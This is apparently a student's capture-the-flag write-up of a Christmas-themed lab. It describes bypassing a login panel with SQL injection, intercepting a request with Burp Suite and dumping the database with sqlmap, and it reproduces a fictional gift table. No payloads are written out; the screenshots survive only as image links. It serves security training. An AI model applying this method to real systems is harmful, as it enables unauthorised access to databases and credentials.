
We access to target machine




We access successfully to Santa's secret login panel but we do not know the username and password




Bypass login with SQL Injection




Bypass login succeeded





Testing the request after setting up foxy proxy & burp suite






Request is shown in the burp suite after we search for 'test'. Save the item.






Using -r request in SQLmap to translate the request that is saved and exploit the database




Database load successfully. 22 entries found in the gift database



Question 5


James age based on database



kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 6


Based on the database, Paul asked for github ownership



kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub


Question 7

Flag is found in the hidden table



Question 8

Admin password found



Thought Process/Methodology:

By accessing the target machine, a page “Santa Official Forum” is shown. Based on the question hint given in the Try Hack Me page, we found Santa's secret login panel. We try to bypass login using SQL injection. Bypass login succeeds and we gain access to the Santa panel. We set up the foxy proxy and burp suite, intercept is switched on in the burp suite. Then we do a test request and press the ‘search’ button on the santa webpage. Request is shown in the burp suite and we save the database item. Through the terminal, we use -r request in SQLmap to translate and exploit the database that is saved. Database loaded, we see 22 entries in the gift database. By reading the database, we find that James’ age is 8. We also find that Paul asked for github ownership. From the hidden table, thm flag is found. Admin password is found in the user table.